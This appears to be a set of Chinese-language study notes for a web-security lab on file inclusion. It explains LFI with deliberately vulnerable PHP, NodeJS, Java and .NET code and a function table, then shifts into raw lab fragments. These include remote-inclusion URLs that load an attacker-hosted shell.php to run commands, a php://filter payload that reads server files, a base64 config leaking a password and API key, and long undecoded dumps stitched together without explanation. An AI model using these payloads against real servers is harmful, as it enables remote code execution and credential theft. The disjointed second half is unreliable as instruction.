14 - File Inclusion

许多现代后端语言（如 `PHP`、`Javascript` 或 `Java`）使用 HTTP 参数来指定网页上显示的内容，这允许构建动态网页，减小脚本的整体大小并简化代码。在这种情况下，参数用于指定页面上显示的资源。如果此类功能未进行安全编码，攻击者可能会纵这些参数来显示托管服务器上任何本地文件的内容，从而导致本地文件包含（LFI）漏洞。

本地文件包含（LFI）
我们通常发现 LFI 的最常见位置是模板引擎。为了在页面之间导航时使大多数 Web 应用程序看起来相同，模板化引擎会显示一个页面，该页面显示常见的静态部分（如 `页眉` 、 `导航栏` 和 `页脚` ），然后动态加载在页面之间更改的其他内容。否则，当对任何静态部分进行更改时，服务器上的每个页面都需要修改。这就是为什么我们经常看到像 `/index.php？page=about` 这样的参数，其中 `index.php` 设置静态内容（例如 header/footer），然后只拉取参数中指定的动态内容，在这种情况下，可以从名为 `about.php` 的文件中读取。由于我们可以控制请求的 `about` 部分，因此可以让 Web 应用程序获取其他文件并在页面上显示它们。

LFI 漏洞可能导致源代码泄露、敏感数据泄露，在某些情况下甚至远程执行代码。泄露源代码可能允许攻击者测试代码中的其他漏洞，这可能会揭示以前未知的漏洞。此外，泄露敏感数据可能使攻击者能够列举远程服务器的其他弱点，甚至泄露可能允许他们直接访问远程服务器的凭据和密钥。在特定条件下，LFI 还可能允许攻击者在远程服务器上执行代码，这可能会危及整个后端服务器和与其连接的任何其他服务器。

易受攻击的代码示例
让我们看一些易受 File Inclusion 攻击的代码示例，以了解此类漏洞是如何发生的。如前所述，文件包含漏洞可能发生在许多最流行的 Web 服务器和开发框架中，如 `PHP`、`NodeJS、` ``` ``Java ```、`.Net` 等。它们中的每一个都包含本地文件的方法略有不同，但它们都有一个共同点：从指定路径加载文件。
此类文件可以是动态标头或基于用户指定语言的不同内容。例如，页面可能具有 `？` `language` GET 参数，如果用户从下拉菜单中更改语言，则会返回相同的页面，但具有不同 `的` `语言参数（` 例如 `？language=es`）。在这种情况下，更改语言可能会更改 Web 应用程序加载页面的目录（例如 `/en/` 或 `/es/`）。如果我们能够控制正在加载的路径，那么我们或许可以利用此漏洞读取其他文件，并可能实现远程代码执行。

- PHP
  在 `PHP` 中，我们可以在加载页面时使用 `include（）` 函数来加载本地或远程文件。如果传递给 `include（）` 的 `路径` 取自用户控制的参数（如 `GET` 参数）和 `the code does not explicitly filter and sanitize the user input`，则代码将容易受到文件包含的攻击。以下代码片段显示了一个示例：

```
if (isset($_GET['language'])){
        include($_GET['language'])
}
```

我们看到 `language` 参数直接传递给 `include（）` 函数。因此，我们在 `language` 参数中传递的任何路径都将加载到页面上，包括后端服务器上的任何本地文件。这并不是 `include（）` 函数独有的，因为如果我们控制传递给它们的路径，还有许多其他 PHP 函数会导致相同的漏洞。此类函数包括 `include_once（）、``require（）、``require_once（）、``file_get_contents（）` 和其他几个函数。

- NodeJS

  与 PHP 一样，NodeJS Web 服务器也可以根据 HTTP 参数加载内容。以下是如何使用 GET 参数 `语言` 控制写入页面的数据的基本示例：

```
if(req.query.language) {
    fs.readFile(path.join(__dirname, req.query.language), function (err, data) {
        res.write(data);
    });
}
```

正如我们所看到的，从 URL 传递的任何参数都会被 `readfile` 函数使用，然后该函数将文件内容写入 HTTP 响应中。另一个示例是 `Express.js` 框架中的 `render（）` 函数。以下示例显示了如何使用 `language` 参数来确定要从哪个目录提取 `about.html` 页面：

```
app.get("/about/:language", function(req, res) {
    res.render(`/${req.params.language}/about.html`);
});
```

与我们之前的示例不同，在 URL 中的 （`？`） 字符后指定 GET 参数，上面的示例从 URL 路径（例如 `/about/en` 或 `/about/es`）获取参数。由于该参数直接在 `render（）` 函数中用于指定渲染的文件，因此我们可以更改 URL 以显示不同的文件。

- Java

  相同的概念适用于许多其他 Web 服务器。以下示例显示了 Java Web 服务器的 Web 应用程序如何使用 `include` 函数根据指定的参数包含本地文件：

```
<c:if test="${not empty param.language}">
    <jsp:include file="<%= request.getParameter('language') %>" />
</c:if>
```

`include` 函数可以将文件或页面 URL 作为其参数，然后将对象渲染到前端模板中，类似于我们之前看到的 NodeJS。 `import` 函数还可用于呈现本地文件或 URL，例如以下示例：

```
<c:import url= "<%= request.getParameter('language') %>"/>
```

- .NET
  最后，让我们举一个 .NET Web 应用程序中文件包含漏洞如何发生的示例。
  `Response.WriteFile` 函数的工作方式与我们之前的所有示例非常相似，因为它采用文件路径作为其输入并将其内容写入响应。可以从 GET 参数中检索路径以进行动态内容加载，如下所示：

```
@if (!string.IsNullOrEmpty(HttpContext.Request.Query['language'])) {
    <% Response.WriteFile("<% HttpContext.Request.Query['language']
%>"); %>
}
```

此外， `@Html.Partial ()` 函数也可以用于将指定的文件作为前端模板的一部分呈现，类似于我们之前看到的：

```
@Html.Partial(HttpContext.Request.Query['language'])
```

最后， `include` 函数可用于渲染本地文件或远程 URL，也可以执行指定的文件：

```
<!--#include file="<% HttpContext.Request.Query['language'] %>"-->
```

Read 与 Execute

从上述所有示例中，我们可以看到 File Inclusion 漏洞可能发生在任何 Web 服务器和任何开发框架中，因为它们都提供了加载动态内容和处理前端模板的功能。
要记住的最重要的一点是 `some of the above functions only read the content of the specified files, while others also execute the specified files` .此外，其中一些允许指定远程 URL，而另一些则仅适用于后端服务器本地的文件。
下表显示了哪些函数可以执行文件，哪些函数只读取文件内容：

Function	Read Content	Execute	Remote URL
PHP			
`include()`/`include_once()`	✅	✅	✅
`require()`/`require_once()`	✅	✅	❌
`file_get_contents()`	✅	❌	✅

Function	Read Content	Execute	Remote URL
`fopen()`/`file()`	✅	❌	❌
NodeJS			
`fs.readFile()`	✅	❌	❌
`fs.sendFile()`	✅	❌	❌
`res.render()`	✅	✅	❌
Java			
`include`	✅	❌	❌
`import`	✅	✅	✅
.NET			
`@Html.Partial()`	✅	❌	❌
`@Html.RemotePartial()`	✅	❌	✅
`Response.WriteFile()`	✅	❌	❌
`include`	✅	✅	✅

File Disclosure

本地文件包含（LFI）

基本LFI

本节末尾的练习向我们展示了一个 Web 应用程序示例，该示例允许用户将其语言设置为英语或西班牙语：

如果我们通过单击来选择一种语言（例如`西班牙语`），我们会看到内容文本变为西班牙语：

```
Chenduoduo@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-
Content/directory-list-2.3-small.txt:FUZZ -u http://<SERVER_IP>:
<PORT>/FUZZ.php

 ... SNIP ...

index                   [Status: 200, Size: 2652, Words: 690, Lines: 64]
config                  [Status: 302, Size: 0, Words: 1, Lines: 1]
```

PD9waHAKCmlmICgkX1NFUlZFUlsnUkVRVUVTVF9NRVRIT0QnXSA9PSAnR0VUJyAmJiByZ
WFscGF0aChfX0ZJTEVfXykgPT0gcmVhbHBhdGgoJF9TRVJWRVJbJ1NDUklQVF9GSUxFTkF
NRSddKSkgewogIGhlYWRlcignSFRUUC8xLjAgNDAzIEZvcmJpZGRlbicsIFRSVUUsIDQwMyk

7CiAgZGllKGhlYWRlcignbG9jYXRpb246IC9pbmRleC5waHAnKSk7Cn0KCiRjb25maWcgPSBhcnJheSgKICAnREJfSE9TVCcgPT4gJ2RiLmlubGFuZWZyZWlnaHQubG9jYWwnLAogICdEQl9VU0VSTkFNRScgPT4gJ3Jvb3QnLAogICdEQl9QQVNTV09SRCcgPT4gJ0hUQntuM3Yzcl8kdDByM19wbDQhbnQzeHRfY3IzZCR9JywKICAnREJfREFUQUJBU0UnID0+ICdibG9nZGInCik7CgokQVBJX0tFWSA9ICJBd2V3MjQyR0RzaHJmNDYrMzUvayI7

/index.php?language=http://10.10.14.224/shell.php&cmd=cat+/exercise/flag.txt

http://94.237.51.163:59270/index.php?language=http://10.10.15.222:8888/shell.php&cmd=id

```
Chenduoduo@htb[/htb]$ curl "http://<SERVER_IP>:<PORT>/index.php?
language=php://filter/read=convert.base64-
encode/resource=../../../../etc/php/7.4/apache2/php.ini"
<!DOCTYPE html>

<html lang="en">
...SNIP...
 <h2>Containers</h2>
    W1BIUF0KCjs7Ozs7Ozs7O
     ...SNIP...
    4KO2ZmaS5wcmVsb2FkPQo=
<p class="read-more">
```

```
Chenduoduo@htb[/htb]$ echo
'W1BIUF0KCjs7Ozs7Ozs7Ozs7Ozs7Ozs7Ozs7OzsKOyBBYm91dCBwaHAuaW5pICAgOwo7Ozs7Ozs
7Ozs7Ozs7Ozs7Ozs7Ozs7CjsgUEhQJ3MgaW5pdGlhbGl6YXRpb24gZmlsZSwgZ2VuZXJhbGx5IGN
hbGxlZCBwaHAuaW5pLCBpcyByZXNwb25zaWJsZSBmb3IKOyBjb25maWd1cmluZyBtYW55IG9
mIHRoZSBhc3BlY3RzIG9mIFBIUCdzIGJlaGF2aW9yLgoKOyBQSFAgYXR0ZW1wdHMgdG8gZml
uZCBhbmQgbG9hZCB0aGlzIGNvbmZpZ3VyYXRpb24gZnJvbSBhIG51bWJlciBvZiBsb2NhdGl
vbnMuCjsgVGhlIGZvbGxvd2luZyBpcyBhIHN1bW1hcnkgb2YgaXRzIHNlYXJjaCBvcmRlcjo
KOyAxLiBTQVBJIG1vZHVsZSBzcGVjaWZpYyBsb2NhdGlvbi4KOyAyLiBUaGUgUEhQUkMgZW5
2aXJvbm1lbnQgdmFyaWFibGUuIChBcyBvZiBQSFAgNS4yLjApCjsgMy4gQSBudW1iZXIgb2Y
gcHJlZGVmaW5lZCByZWdpc3RyeSBrZXlzIG9uIFdpbmRvd3MgKEFzIG9mIFBIUCA1LjIuMCk
KOyA0LiBDdXJyZW50IHdvcmtpbmcgZGlyZWN0b3J5IChleGNlcHQgQ0xJKQo7IDUuIFRoZSB
3ZWIgc2VydmVyJ3MgZGlyZWN0b3J5IChmb3IgU0FQSSBtb2R1bGVzKSwgb3IgZGlyZWN0b3J
5IG9mIFBIUAo7IChvdGhlcndpc2UgaW4gV2luZG93cykKOyA2LiBUaGUgZGlyZWN0b3J5IGZ
yb20gdGhlIC0td2l0aC1jb25maWctZmlsZS1wYXRoIGNvbXBpbGUgdGltZSBvcHRpb24sIG9
yIHRoZQo7IFdpbmRvd3MgZGlyZWN0b3J5ICh1c3VhbGx5IEM6XHdpbmRvd3MpCjsgU2VlIHR
oZSBQSFAgZG9jcyBmb3IgbW9yZSBzcGVjaWZpYyBpbmZvcm1hdGlvbi4KOyBodHRwOi8vcGh
wLm5ldC9jb25maWd1cmF0aW9uLmZpbGUKCjsgVGhlIHN5bnRheCBvZiB0aGUgZmlsZSBpcyB
leHRyZW1lbHkgc2ltcGxlLiAgV2hpdGVzcGFjZSBhbmQgbGluZXMKOyBiZWdpbm5pbmcgd2l
0aCBhIHNlbWljb2xvbiBhcmUgc2lsZW50bHkgaWdub3JlZCAoYXMgeW91IHByb2JhYmx5IGd
1ZXNzZWQpLgo7IFNlY3Rpb24gaGVhZGVycyAoZS5nLiBbRm9vXSkgYXJlIGFsc28gc2lsZW5
0bHkgaWdub3JlZCwgZXZlbiB0aG91Z2gKOyB0aGV5IG1pZ2h0IG1lYW4gc29tZXRoaW5nIGl
uIHRoZSBmdXR1cmUuCgo7IERpcmVjdGl2ZXMgZm9sbG93aW5nIHRoZSBzZWN0aW9uIGhlYWR
```

```
pbmcgW1BBVEg9L3d3dy9teXNpdGVdIG9ubHkKOyBhcHBseSB0byBQSFAgZmlsZXMgaW4gdGh
lIC93d3cvbXlzaXRlIGRpcmVjdG9yeS4gIERpcmVjdGl2ZXMKOyBmb2xsb3dpbmcgdGhlIHN
lY3Rpb24gaGVhZGluZyBbSE9TVD13d3cuZXhhbXBsZS5jb21dIG9ubHkgYXBwbHkgdG8KOyB
QSFAgZmlsZXMgc2VydmVkIGZyb20gd3d3LmV4YW1wbGUuY29tLiAgRGlyZWN0aXZlcyBzZXQ
gaW4gdGhlc2UKOyBzcGVjaWFsIHNlY3Rpb25zIGNhbm5vdCBiZSBvdmVycmlkZGVuIGJ5IHV
zZXItZGVmaW5lZCBJTkkgZmlsZXMgb3IKOyBhdCBydW50aW1lLiBDdXJyZW50bHksIFtQQVR
IPV0gYW5kIFtIT1NUPV0gc2VjdGlvbnMgb25seSB3b3JrIHVuZGVyCjsgQ0dJL0Zhc3RDR0k
uCjsgaHR0cDovL3BocC5uZXQvaW5pLnNlY3Rpb25zCgo7IERpcmVjdGl2ZXMgYXJlIHNwZWN
pZmllZCB1c2luZyB0aGUgZm9sbG93aW5nIHN5bnRheDoKOyBkaXJlY3RpdmUgPSB2YWx1ZQo
7IERpcmVjdGl2ZSBuYW1lcyBhcmUgKmNhc2Ugc2Vuc2l0aXZlKiAtIGZvbz1iYXIgaXMgZGl
mZmVyZW50IGZyb20gRk9PPWJhci4KOyBEaXJlY3RpdmVzIGFyZSB2YXJpYWJsZXMgdXNlZCB
0byBjb25maWd1cmUgUEhQIG9yIFBIUCBleHRlbnNpb25zLgo7IFRoZXJlIGlzIG5vIG5hbWU
gdmFsaWRhdGlvbi4gIElmIFBIUCBjYW4ndCBmaW5kIGFuIGV4cGVjdGVkCjsgZGlyZWN0aXZ
lIGJlY2F1c2UgaXQgaXMgbm90IHNldCBvciBpcyBtaXN0eXBlZCwgYSBkZWZhdWx0IHZhbHV
lIHdpbGwgYmUgdXNlZC4KCjsgVGhlIHZhbHVlIGNhbiBiZSBhIHN0cmluZywgYSBudW1iZXI
sIGEgUEhQIGNvbnN0YW50IChlLmcuIEVfQUxMIG9yIE1fUEkpLCBvbmUKOyBvZiB0aGUgSU5
JIGNvbnN0YW50cyAoT24sIE9mZiwgVHJ1ZSwgRmFsc2UsIFllcywgTm8gYW5kIE5vbmUpIG9
yIGFuIGV4cHJlc3Npb24KOyAoZS5nLiBFX0FMTCAmIH5FX05PVElDRSksIGEgcXVvdGVkIHN
0cmluZyAoImJhciIpLCBvciBhIHJlZmVyZW5jZSB0byBhCjsgcHJldmlvdXNseSBzZXQgdmF
yaWFibGUgb3IgZGlyZWN0aXZlIChlLmcuICR7Zm9vfSkKCjsgRXhwcmVzc2lvbnMgaW4gdGh
lIElOSSBmaWxlIGFyZSBsaW1pdGVkIHRvIGJpdHdpc2Ugb3BlcmF0b3JzIGFuZCBwYXJlbnR
oZXNlczoKOyB8ICBiaXR3aXNlIE9SCjsgXiAgYml0d2lzZSBYT1IKOyAmICBiaXR3aXNlIEF
ORAo7IH4gIGJpdHdpc2UgTk9UCjsgISAgYm9vbGVhbiBOT1QKCjsgQm9vbGVhbiBmbGFncyB
jYW4gYmUgdHVybmVkIG9uIHVzaW5nIHRoZSB2YWx1ZXMgMSwgT24sIFRydWUgb3IgWWVzLgo
7IFRoZXkgY2FuIGJlIHR1cm5lZCBvZmYgdXNpbmcgdGhlIHZhbHVlcyAwLCBPZmYsIEZhbHN
lIG9yIE5vLgoKOyBBbiBlbXB0eSBzdHJpbmcgY2FuIGJlIGRlbm90ZWQgYnkgc2ltcGx5IG5
vdCB3cml0aW5nIGFueXRoaW5nIGFmdGVyIHRoZSBlcXVhbAo7IHNpZ24sIG9yIGJ5IHVzaW5
nIHRoZSBOb25lIGtleXdvcmQ6Cgo7IGZvbyA9ICAgICAgICAgOyBzZXRzIGZvbyB0byBhbiB
lbXB0eSBzdHJpbmcKOyBmb28gPSBOb25lICAgIDsgc2V0cyBmb28gdG8gYW4gZW1wdHkgc3R
yaW5nCjsgZm9vID0gIk5vbmUiICA7IHNldHMgZm9vIHRvIHRoZSBzdHJpbmcgJ05vbmUnCgo
7IElmIHlvdSB1c2UgY29uc3RhbnRzIGluIHlvdXIgdmFsdWUsIGFuZCB0aGVzZSBjb25zdGF
udHMgYmVsb25nIHRvIGEKOyBkeW5hbWljYWxseSBsb2FkZWQgZXh0ZW5zaW9uIChlaXRoZXI
gYSBQSFAgZXh0ZW5zaW9uIG9yIGEgWmVuZCBleHRlbnNpb24pLAo7IHlvdSBtYXkgb25seSB
1c2UgdGhlc2UgY29uc3RhbnRzICphZnRlciogdGhlIGxpbmUgdGhhdCBsb2FkcyB0aGUgZXh
0ZW5zaW9uLgoKOzs7Ozs7Ozs7Ozs7Ozs7Ozs7Owo7IEFib3V0IHRoaXMgZmlsZSA7Cjs7Ozs
7Ozs7Ozs7Ozs7OzsKOyBQSFAgY29tZXMgcGFja2FnZWQgd2l0aCB0d28gSU5JIGZpbGV
zLiBPbmUgdGhhdCBpcyByZWNvbW1lbmRlZCB0byBiZSB1c2VkCjsgaW4gcHJvZHVjdGlvbiB
lbnZpcm9ubWVudHMgYW5kIG9uZSB0aGF0IGlzIHJlY29tbWVuZGVkIHRvIGJlIHVzZWQgaW4
KOyBkZXZlbG9wbWVudCBlbnZpcm9ubWVudHMuCgo7IHBocC5pbmktcHJvZHVjdGlvbiBjb25
0YWlucyBzZXR0aW5ncyB3aGljaCBob2xkIHNlY3VyaXR5LCBwZXJmb3JtYW5jZSBhbmQKOyB
iZXN0IHByYWN0aWNlcyBhdCBpdHMgY29yZS4gQnV0IHBsZWFzZSBiZSBhd2FyZSwgdGhlc2U
gc2V0dGluZ3MgbWF5IGJyZWFrCjsgY29tcGF0aWJpbGl0eSB3aXRoIG9sZGVyIG9yIGxlc3M
gc2VjdXJpdHkgY29uc2NpZW5jZSBhcHBsaWNhdGlvbnMuIFdlCjsgcmVjb21tZW5kaW5nIHV
zaW5nIHRoZSBwcm9kdWN0aW9uIGluaSBpbiBwcm9kdWN0aW9uIGFuZCB0ZXN0aW5nIGVudml
yb25tZW50cy4KCjsgcGhwLmluaS1kZXZlbG9wbWVudCBpcyB2ZXJ5IHNpbWlsYXIgdG8gaXR
```

```
zIHByb2R1Y3Rpb24gdmFyaWFudCwgZXhjZXB0IGl0IGlzCjsgbXVjaCBtb3JlIHZlcmJvc2U
gd2hlbiBpdCBjb21lcyB0byBlcnJvcnMuIFdlIHJlY29tbWVuZCB1c2luZyB0aGUKOyBkZXZ
lbG9wbWVudCB2ZXJzaW9uIG9ubHkgaW4gZGV2ZWxvcG1lbnQgZW52aXJvbm1lbnRzLCBhcyB
lcnJvcnMgc2hvd24gdG8KOyBhcHBsaWNhdGlvbiB1c2VycyBjYW4gaW5hZHZlcnRlbnRseSB
sZWFrIG90aGVyd2lzZSBzZWN1cmUgaW5mb3JtYXRpb24uCgo7IFRoaXMgaXMgdGhlIHBocC5
pbmktcHJvZHVjdGlvbiBJTkkgZmlsZS4KCjs7Ozs7Ozs7Ozs7Ozs7Ozs7Ozs7OzsKOyBRdWljayB
SZWZlcmVuY2UgOwo7Ozs7Ozs7Ozs7Ozs7Ozs7Ozs7Ozs7CjsgVGhlIGZvbGxvd2luZyBhcmUgYWx
sIHRoZSBzZXR0aW5ncyB3aGljaCBhcmUgZGlmZmVyZW50IGluIGVpdGhlciB0aGUgcHJvZHV
jdGlvbgo7IG9yIGRldmVsb3BtZW50IHZlcnNpb25zIG9mIHRoZSBJTklzIHdpdGggcmVzcGV
jdCB0byBQSFAncyBkZWZhdWx0IGJlaGF2aW9yLgo7IFBsZWFzZSBzZWUgdGhlIGFjdHVhbCB
zZXR0aW5ncyBsYXRlciBpbiB0aGUgZG9jdW1lbnQgZm9yIG1vcmUgZGV0YWlscyBhcyB0byB
3aHkKOyB3ZSByZWNvbW1lbmQgdGhlc2UgY2hhbmdlcyBpbiBQSFAncyBiZWhhdmlvci4KCjs
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zdGFydCB0byBiZWdpbiBpZiB0aGUgY2FjaGUKOyBpcyBub3QgYmVpbmcgYWNjZXNzZWQuCjt
vcGNhY2hlLmZvcmNlX3Jlc3RhcnRfdGltZW91dD0xODAKCjsgT1BjYWNoZSBlcnJvcl9sb2c
gZmlsZSBuYW1lLiBFbXB0eSBzdHJpbmcgYXNzdW1lcyAic3RkZXJyIi4KO29wY2FjaGUuZXJ
yb3JfbG9nPQoKOyBBbGwgT1BjYWNoZSBlcnJvcnMgZ28gdG8gdGhlIFdlYiBzZXJ2ZXIgbG9
nLgo7IEJ5IGRlZmF1bHQsIG9ubHkgZmF0YWwgZXJyb3JzIChsZXZlbCAwKSBvciBlcnJvcnM
gKGxldmVsIDEpIGFyZSBsb2dnZWQuCjsgWW91IGNhbiBhbHNvIGVuYWJsZSB3YXJuaW5ncyA
obGV2ZWwgMiksIGluZm8gbWVzc2FnZXMgKGxldmVsIDMpIG9yCjsgZGVidWcgbWVzc2FnZXM
gKGxldmVsIDQpLgo7b3BjYWNoZS5sb2dfdmVyYm9zaXR5X2xldmVsPTEKCjsgUHJlZmVycmV
kIFNoYXJlZCBNZW1vcnkgYmFjay1lbmQuIExlYXZlIGVtcHR5IGFuZCBsZXQgdGhlIHN5c3R
lbSBkZWNpZGUuCjtvcGNhY2hlLnByZWZlcnJlZF9tZW1vcnlfbW9kZWw9Cgo7IFByb3RlY3Q
```

```
gdGhlIHNoYXJlZCBtZW1vcnkgZnJvbSB1bmV4cGVjdGVkIHdyaXRpbmcgZHVyaW5nIHNjcml
wdCBleGVjdXRpb24uCjsgVXNlZnVsIGZvciBpbnRlcm5hbCBkZWJ1Z2dpbmcgb25seS4KO29
wY2FjaGUucHJvdGVjdF9tZW1vcnk9MAoKOyBBbGxvd3MgY2FsbGluZyBPUGNhY2hlIEFQSSB
mdW5jdGlvbnMgb25seSBmcm9tIFBIUCBzY3JpcHRzIHdoaWNoIHBhdGggaXMKOyBzdGFydGV
kIGZyb20gc3BlY2lmaWVkIHN0cmluZy4gVGhlIGRlZmF1bHQgIiIgbWVhbnMgbm8gcmVzdHJ
pY3Rpb24KO29wY2FjaGUucmVzdHJpY3RfYXBpPQoKOyBNYXBwaW5nIGJhc2Ugb2Ygc2hhcmV
kIG1lbW9yeSBzZWdtZW50cyAoZm9yIFdpbmRvd3Mgb25seSkuIEFsbCB0aGUgUEhQCjsgcHJ
vY2Vzc2VzIGhhdmUgdG8gbWFwIHNoYXJlZCBtZW1vcnkgaW50byB0aGUgc2FtZSBhZGRyZXN
zIHNwYWNlLiBUaGlzCjsgZGlyZWN0aXZlIGFsbG93cyB0byBtYW51YWxseSBmaXggdGhlICJ
VbmFibGUgdG8gcmVhdHRhY2ggdG8gYmFzZSBhZGRyZXNzIgo7IGVycm9ycy4KO29wY2FjaGU
ubW1hcF9iYXNlPQoKOyBGYWNpbGl0YXRlcyBtdWx0aXBsZSBPUGNhY2hlIGluc3RhbmNlcyB
wZXIgdXNlciAoZm9yIFdpbmRvd3Mgb25seSkuIEFsbCBQSFAKOyBwcm9jZXNzZXMgd2l0aCB
0aGUgc2FtZSBjYWNoZSBJRCBhbmQgdXNlciBzaGFyZSBhbiBPUGNhY2hlIGluc3RhbmNlLgo
7b3BjYWNoZS5jYWNoZV9pZD0KCjsgRW5hYmxlcyBhbmQgc2V0cyB0aGUgc2Vjb25kIGxldmV
sIGNhY2hlIGRpcmVjdG9yeS4KOyBJdCBzaG91bGQgaW1wcm92ZSBwZXJmb3JtYW5jZSB3aGV
uIFNITSBtZW1vcnkgaXMgZnVsbCwgYXQgc2VydmVyIHJlc3RhcnQgb3IKOyBTSE0gcmVzZXQ
uIFRoZSBkZWZhdWx0ICIiIGRpc2FibGVzIGZpbGUgYmFzZWQgY2FjaGluZy4KO29wY2FjaGU
uZmlsZV9jYWNoZT0KCjsgRW5hYmxlcyBvciBkaXNhYmxlcyBvcGNvZGUgY2FjaGluZyBpbiB
zaGFyZWQgbWVtb3J5Lgo7b3BjYWNoZS5maWxlX2NhY2hlX29ubHk9MAoKOyBFbmFibGVzIG9
yIGRpc2FibGVzIGNoZWNrc3VtIHZhbGlkYXRpb24gd2hlbiBzY3JpcHQgbG9hZGVkIGZyb20
gZmlsZSBjYWNoZS4KO29wY2FjaGUuZmlsZV9jYWNoZV9jb25zaXN0ZW5jeV9jaGVja3M9MQo
KOyBJbXBsaWVzIG9wY2FjaGUuZmlsZV9jYWNoZV9vbmx5PTEgZm9yIGEgY2VydGFpbiBwcm9
jZXNzIHRoYXQgZmFpbGVkIHRvCjsgcmVhdHRhY2ggdG8gdGhlIHNoYXJlZCBtZW1vcnkgKGZ
vciBXaW5kb3dzIG9ubHkpLiBFeHBsaWNpdGx5IGVuYWJsZWQgZmlsZQo7IGNhY2hlIGlzIHJ
lcXVpcmVkLgo7b3BjYWNoZS5maWxlX2NhY2hlX2ZhbGxiYWNrPTEKCjsgRW5hYmxlcyBvciB
kaXNhYmxlcyBjb3B5aW5nIG9mIFBIUCBjb2RlICh0ZXh0IHNlZ21lbnQpIGludG8gSFVHRSB
QQUdFUy4KOyBUaGlzIHNob3VsZCBpbXByb3ZlIHBlcmZvcm1hbmNlLCBidXQgcmVxdWlyZXM
gYXBwcm9wcmlhdGUgT1MgY29uZmlndXJhdGlvbi4KO29wY2FjaGUuaHVnZV9jb2RlX3BhZ2V
zPTEKCjsgVmFsaWRhdGUgY2FjaGVkIGZpbGUgcGVybWlzc2lvbnMuCjtvcGNhY2hlLnZhbGl
kYXRlX3Blcm1pc3Npb249MAoKOyBQcmV2ZW50IG5hbWUgY29sbGlzaW9ucyBpbiBjaHJvb3Q
nZWQgZW52aXJvbm1lbnQuCjtvcGNhY2hlLnZhbGlkYXRlX3Jvb3Q9MAoKOyBJZiBzcGVjaWZ
pZWQsIGl0IHByb2R1Y2VzIG9wY29kZSBkdW1wcyBmb3IgZGVidWdnaW5nIGRpZmZlcmVudCB
zdGFnZXMgb2YKOyBvcHRpbWl6YXRpb25zLgo7b3BjYWNoZS5vcHRfZGVidWdfbGV2ZWw9MAo
KOyBTcGVjaWZpZXMgYSBQSFAgc2NyaXB0IHRoYXQgaXMgZ29pbmcgdG8gYmUgY29tcGlsZWQ
gYW5kIGV4ZWN1dGVkIGF0IHNlcnZlcgo7IHN0YXJ0LXVwLgo7IGh0dHA6Ly9waHAubmV0L29
wY2FjaGUucHJlbG9hZAo7b3BjYWNoZS5wcmVsb2FkPQoKOyBQcmVsb2FkaW5nIGNvZGUgYXM
gcm9vdCBpcyBub3QgYWxsb3dlZCBmb3Igc2VjdXJpdHkgcmVhc29ucy4gVGhpcyBkaXJlY3R
pdmUKOyBmYWNpbGl0YXRlcyB0byBsZXQgdGhlIHByZWxvYWRpbmcgdG8gYmUgcnVuIGFzIGF
ub3RoZXIgdXNlci4KOyBodHRwOi8vcGhwLm5ldC9vcGNhY2hlLnByZWxvYWRfdXNlcgo7b3B
jYWNoZS5wcmVsb2FkX3VzZXI9Cgo7IFByZXZlbnRzIGNhY2hpbmcgZmlsZXMgdGhhdCBhcmU
gbGVzcyB0aGFuIHRoaXMgbnVtYmVyIG9mIHNlY29uZHMgb2xkLiBJdAo7IHByb3RlY3RzIGZ
yb20gY2FjaGluZyBvZiBpbmNvbXBsZXRlbHkgdXBkYXRlZCBmaWxlcy4gSW4gY2FzZSBhbGw
gZmlsZSB1cGRhdGVzCjsgb24geW91ciBzaXRlIGFyZSBhdG9taWMsIHlvdSBtYXkgaW5jcmV
hc2UgcGVyZm9ybWFuY2UgYnkgc2V0dGluZyBpdCB0byAiMCIuCjtvcGNhY2hlLmZpbGVfdXB
kYXRlX3Byb3RlY3Rpb249MgoKOyBBYnNvbHV0ZSBwYXRoIHVzZWQgdG8gc3RvcmUgc2hhcmV
```

```
kIGxvY2tmaWxlcyAoZm9yICpuaXggb25seSkuCjtvcGNhY2hlLmxvY2tmaWxlX3BhdGg9L3R
tcAoKW2N1cmxdCjsgQSBkZWZhdWx0IHZhbHVlIGZvciB0aGUgQ1VSTE9QVF9DQUlORk8gb3B
0aW9uLiBUaGlzIGlzIHJlcXVpcmVkIHRvIGJlIGFuCjsgYWJzb2x1dGUgcGF0aC4KO2N1cmw
uY2FpbmZvID0KCltvcGVuc3NsXQo7IFRoZSBsb2NhdGlvbiBvZiBhIENlcnRpZmljYXRlIEF
1dGhvcml0eSAoQ0EpIGZpbGUgb24gdGhlIGxvY2FsIGZpbGVzeXN0ZW0KOyB0byB1c2Ugd2h
lbiB2ZXJpZnlpbmcgdGhlIGlkZW50aXR5IG9mIFNTTC9UTFMgcGVlcnMuIE1vc3QgdXNlcnM
gc2hvdWxkCjsgbm90IHNwZWNpZnkgYSB2YWx1ZSBmb3IgdGhpcyBkaXJlY3RpdmUgYXMgUEh
QIHdpbGwgYXR0ZW1wdCB0byB1c2UgdGhlCjsgT1MtbWFuYWdlZCBjZXJ0IHN0b3JlcyBpbiB
pdHMgYWJzZW5jZS4gSWYgc3BlY2lmaWVkLCB0aGlzIHZhbHVlIG1heSBzdGlsbAo7IGJlIG9
2ZXJyaWRkZW4gb24gYSBwZXItc3RyZWFtIGJhc2lzIHZpYSB0aGUgImNhZmlsZSIgU1NMIHN
0cmVhbSBjb250ZXh0Cjsgb3B0aW9uLgo7b3BlbnNzbC5jYWZpbGU9Cgo7IElmIG9wZW5zc2w
uY2FmaWxlIGlzIG5vdCBzcGVjaWZpZWQgb3IgaWYgdGhlIENBIGZpbGUgaXMgbm90IGZvdW5
kLCB0aGUKOyBkaXJlY3RvcnkgcG9pbnRlZCB0byBieSBvcGVuc3NsLmNhcGF0aCBpcyBzZWF
yY2hlZCBmb3IgYSBzdWl0YWJsZQo7IGNlcnRpZmljYXRlLiBUaGlzIHZhbHVlIG11c3QgYmU
gYSBjb3JyZWN0bHkgaGFzaGVkIGNlcnRpZmljYXRlIGRpcmVjdG9yeS4KOyBNb3N0IHVzZXJ
zIHNob3VsZCBub3Qgc3BlY2lmeSBhIHZhbHVlIGZvciB0aGlzIGRpcmVjdGl2ZSBhcyBQSFA
gd2lsbAo7IGF0dGVtcHQgdG8gdXNlIHRoZSBPUy1tYW5hZ2VkIGNlcnQgc3RvcmVzIGluIGl
0cyBhYnNlbmNlLiBJZiBzcGVjaWZpZWQsCjsgdGhpcyB2YWx1ZSBtYXkgc3RpbGwgYmUgb3Z
lcnJpZGRlbiBvbiBhIHBlci1zdHJlYW0gYmFzaXMgdmlhIHRoZSAiY2FwYXRoIgo7IFNTTCB
